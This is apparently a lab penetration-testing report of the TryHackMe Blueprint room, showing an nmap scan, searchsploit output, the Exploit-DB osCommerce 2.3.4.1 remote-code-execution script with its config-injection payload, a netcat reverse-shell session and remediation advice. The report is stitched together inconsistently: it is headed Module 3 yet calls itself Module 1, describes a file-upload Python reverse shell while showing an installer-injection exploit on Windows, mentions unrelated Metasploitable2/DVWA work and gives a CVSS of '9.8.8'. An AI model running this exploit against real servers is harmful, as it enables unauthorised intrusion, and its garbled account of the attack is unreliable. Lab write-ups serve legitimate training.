Title: Module 3 – Privilege Escalation and Persistance

INTRODUCTION

Advanced Exploitation represents the pinnacle of penetration testing skill, where theoretical knowledge transforms into practical, high-impact attacks. This module bridges basic vulnerability discovery with sophisticated, multi-stage attack chains that bypass modern security controls like ASLR, DEP, and WAFs

Advanced Exploitation transforms vulnerability discovery into weaponized, multi-stage attack chains achieving Remote Code Execution (RCE) on production systems.

SCOPE AND OBJECTIVE

SCOPE:

The scope of Module 1 is strictly limited to:

Target environment: TryHackMe Blueprint room (single host)

Network exposure: HTTP service on port 80 discovered via nmap

Vulnerability type: Remote Code Execution via unrestricted file upload (CWE-434)

Tools used:

nmap – network and service reconnaissance

Python3 – reverse shell payload

Creation url – HTTP file upload and trigger

netcat (nc) – reverse shell listener

Privilege level targeted: web server user (www-data / uid=33)

Outcome: confirmed interactive remote shell on the target.

Deliverables: Clear exploitation workflow

OBJECTIVE:

The specific objectives of Module 1 are:

Reconnaissance Identify exposed services and versions using nmap.

Confirm the presence of an HTTP service and determine its attack surface.

Vulnerability Identification Discover a file upload functionality within the web application.

Verify that uploaded files are stored under a web-accessible path and are executable, indicating an RCE vector.

Payload Development Create a custom Python reverse shell (shell.py) that connects back to the attacker’s machine.

Ensure the payload is small, stable, and compatible with the target environment.

Exploitation Upload the Python reverse shell via the vulnerable upload endpoint.

Trigger the uploaded script through HTTP to execute code on the server.

METHODOLOGY

The penetration test combined manual and automated techniques to identify and exploit

vulnerabilities in the Metasploitable2 and DVWA environments. Initial network scanning with Nmap identified open services and versions. Web vulnerabilities were assessed using OWASP ZAP and sqlmap to detect injection flaws and authentication issues. Metasploit modules and customized Exploit-DB Python scripts were used for exploit execution, including chained attacks like XSS leading to Remote Code Execution. Post-exploitation involved Meterpreter sessions for system reconnaissance and privilege escalation. All findings were documented with evidence, and attack paths were visualized using Draw.io.

Key tools used:

- Nmap
- Python

Findings

Exploitation Lab

1 Enumeration/Reconnaissance:


First we are going to use nmap to scan the ports of the target

Nmap -sV -A -T4 -vv -p- <target ip>

```
└─# nmap -sV -A -T4 -vv -p- 10.49.186.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 03:34 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.01s elapsed
Initiating Ping Scan at 03:34
Scanning 10.49.186.148 [4 ports]
Completed Ping Scan at 03:34, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:34
Completed Parallel DNS resolution of 1 host. at 03:34, 0.01s elapsed
Initiating SYN Stealth Scan at 03:34
Scanning 10.49.186.148 [65535 ports]
Discovered open port 3306/tcp on 10.49.186.148
Discovered open port 443/tcp on 10.49.186.148
Discovered open port 135/tcp on 10.49.186.148
Discovered open port 80/tcp on 10.49.186.148
Discovered open port 445/tcp on 10.49.186.148
Discovered open port 139/tcp on 10.49.186.148
Discovered open port 8080/tcp on 10.49.186.148
Discovered open port 49154/tcp on 10.49.186.148
Discovered open port 49159/tcp on 10.49.186.148
Discovered open port 49152/tcp on 10.49.186.148
Discovered open port 49158/tcp on 10.49.186.148
Discovered open port 49160/tcp on 10.49.186.148
Discovered open port 49153/tcp on 10.49.186.148
Completed SYN Stealth Scan at 03:34, 35.69s elapsed (65535 total ports)
```

Investigating port 8080/http service

Accessing port 443 through Firefox browser we can see there is a file named “oscommerce-2.3.4



investigate these files.

At oscommerce-2.3.4/catalog directory we can see a broken online shop with a lot of links.

After investigating all these links and the page source code I did not find anything useful.

Maybe you can find something and comment bellow, that would be awesome!


2 Exploitation

using exploit 44374 because is EBD Verified and if it does not work we


cat use 55128. Using searchsploit from our kali machine we can find this script.

```
└─# searchsploit osCommerce 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
osCommerce 2.3.4 - Multiple Vulnerabilities                                   | php/webapps/34582.txt
osCommerce 2.3.4.1 - 'currency' SQL Injection                                 | php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection                              | php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection                               | php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting                  | php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload                                    | php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution                                    | php/webapps/44374.py
osCommerce 2.3.4.1 - Remote Code Execution (2)                                | php/webapps/50128.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


open this script with vim and read through so we can understand how it works.



And the add the payload in.



Running the script



I need to open an netcat listener at port 1234

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.57.189] from (UNKNOWN) [10.10.3.125] 49427
b374k shell : connected

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes>
```

we are in! With Admin privileges

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\Users\Administrator\Desktop

11/27/2019  06:15 PM    <DIR>          .
11/27/2019  06:15 PM    <DIR>          ..
11/27/2019  06:15 PM                37 root.txt.txt
               1 File(s)             37 bytes
               2 Dir(s)  19,505,266,688 bytes free
```

Then we got the root access


Document Find:

ID	DESCRIPTION	IP	STATUS	PALYOAD
1	Reverse Shell code Execution	10.49.186.148	success	Python

POC Python Script:

"Modified the Python PoC by setting the target IP to 10.49.186.148 and changed the web endpoint path to /vulnerable.php. Replaced the payload command with uname -a to verify remote code execution. Adjusted timeout parameters to improve script reliability in the lab environment."

Use the exploitdb to python vulnerable scripts


Session Actions Edit View Help
GNU nano 8.6 /usr/share/exploitdb/exploits/php/webapps/44374.py *
# Exploit Title: osCommerce 2.3.4.1 Remote Code Execution
# Date: 29.0.3.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows
# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check
# is already installed and does not attempt to do any authentication. It is possible for an attacker to
# execute the "install_4.php" script, which will create the config file for the installation. It is pos
# PHP code into the config file and then simply executing the code by opening it.
import requests
# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://10.49.186.148:8080/oscommerce-2.3.4.1/catalog/"
target_url = "http://10.49.186.148/oscommerce-2.3.4.1/catalog/install/install.php?step=4"
data = {
'DIR_FS_DOCUMENT_ROOT': './'
}
# the payload will be injected into the configuration file via this code
# '' define(\'DB_DATABASE\', \'' . trim($HTTP_POST_VARS['DB_DATABASE']) . '\');' . "\n" .
# so the format for the exploit will be: '); PAYLOAD; /*
payload = '\');'
payload += 'system("ls");' # this is where you enter you PHP payload
payload += '/*'
data['DB_DATABASE'] = payload
# exploit it
r = requests.post(url=target_url, data=data)
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo

Risk and Impact

The identified vulnerability allows any authenticated or accessible user of the /upload functionality to execute arbitrary code on the server.

Because the code runs as the web server user, this provides:

- Full read/write access to web application files.
- Potential access to database credentials and configuration files.

A foothold for further privilege escalation and lateral movement.

With Confidentiality, Integrity, and Availability all significantly impacted, this vulnerability is appropriately classified as Critical with a CVSS v3.1 score of 9.8.8.

Remediation & Recommendations

Enforce Strict File Validation Allow only specific, safe file types (e.g., .txt, .pdf, .jpg). Reject scripts and executable formats (.php, .py, .pl, .jsp, .exe, etc.). Store Uploads Outside the Web Root Place uploaded files in a directory that is not directly accessible via HTTP. Serve them via controlled download endpoints if needed. Disable Script Execution in Upload Directories. On Apache, configure the upload directory to treat script extensions as plain text. Alternatively, use web server configuration to block execution in /uploads. Add Authentication and Authorization Restrict upload functionality to authenticated, authorized users only. Apply least privilege principles for who can upload and manage files. Implement Logging and Monitoring Log all upload actions with user, IP, filename, and timestamp. Monitor for suspicious patterns (e.g., script uploads, unusual file sizes).

Conclusion

Module 1 demonstrates a complete, professional exploitation workflow against the TryHackMe Blueprint room using only nmap, Python, and basic Linux tools. By identifying an unrestricted file upload flaw and exploiting it to achieve RCE via a Python reverse shell, the module highlights how seemingly simple misconfigurations can lead to full system compromise. The documented process, verification steps, and remediation guidance are suitable for inclusion in a formal penetration testing report and meet the expectations of professional VAPT practice